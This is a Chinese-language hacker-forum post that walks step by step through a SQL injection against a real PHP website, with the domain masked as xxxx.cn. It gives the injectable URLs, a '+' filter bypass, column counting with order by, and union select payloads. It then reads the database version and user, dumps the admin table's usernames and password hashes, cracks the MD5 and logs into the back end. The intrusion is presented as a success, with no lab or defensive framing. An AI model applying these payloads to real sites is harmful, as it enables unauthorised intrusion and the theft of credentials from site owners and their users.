




作者：老四  
  
来哈客不久，但是觉得哈客很好，今天很荣幸给哈客写一篇文章.这个站很多人都拿过的了,但是群里的人都问怎么拿，我就写下过程吧。  
大牛给路过吧。小菜留下来学习。  
  
目标站<http://www.xxxx.cn/> 为了安全 我就用XXX代替域名。  
  
打开看到是php的，二话不说，找注入点。语句 ' and 1=1  and 1=2   
  
<http://www.xxxxx.cn/showdetail.php?type=6&id=3171> 判断 ' 返回错误  
  
<http://www.xcxxxx.cn/showdetail.php?type=6&id=3171> and 1=1 过滤 我们怎么办？   
  
<http://www.xxxxx.cn/showdetail.php?type=6&id=3171+and+1=1> 加个+就可以了  OK and 1=1 正常   
  
<http://www.xxxxx.cn/showdetail.php?type=6&id=3171+and+1=2>   2就返回错误了 表示存在注入   
  
好，有注入 我们猜他字段 用到语句 order by 如果过滤了 你就加个+就可以了   
<http://www.xxxx.cn/showdetail.php?type=6&id=3171+order+by+12> 12错误  
<http://www.xxxxj.cn/showdetail.php?type=6&id=3171+order+by+11> 正常 说明字段在11   
  
接下来查看信息  语句union select  
<http://www.xxxxj.cn/showdetail.php?type=6&id=3171+and+1=2+union+select+1,2,3,4,5,6,7,8,9,10,11>  
图  
   
在3和6之间   
接下来我们继续   
   
mysql版本;5.0.41-community-nt-log  支持information\_schem  
[root@localhost](mailto:root@localhost)  呵呵    
   
当前数据库：xc\_party 这个转换成十六进制  
xc\_party 这个我们打开转换工具替换成十六进制   
   
爆出表名  
   
之后我们也把partyadmin替换成16进制  
   
id,adminName,adminPassword,adminUpdate 呵呵 你们懂的。  
   
成功爆出账号和密码 去md5解就可以了。  
解出密码了，找后台，试下默认admin 结果是默认的。呵呵   
   
好了 成功登陆进去了，呵呵 写得不怎么样，请大家不要骂我。。谢谢。如果有什么不对或者有更好的方法，请提上。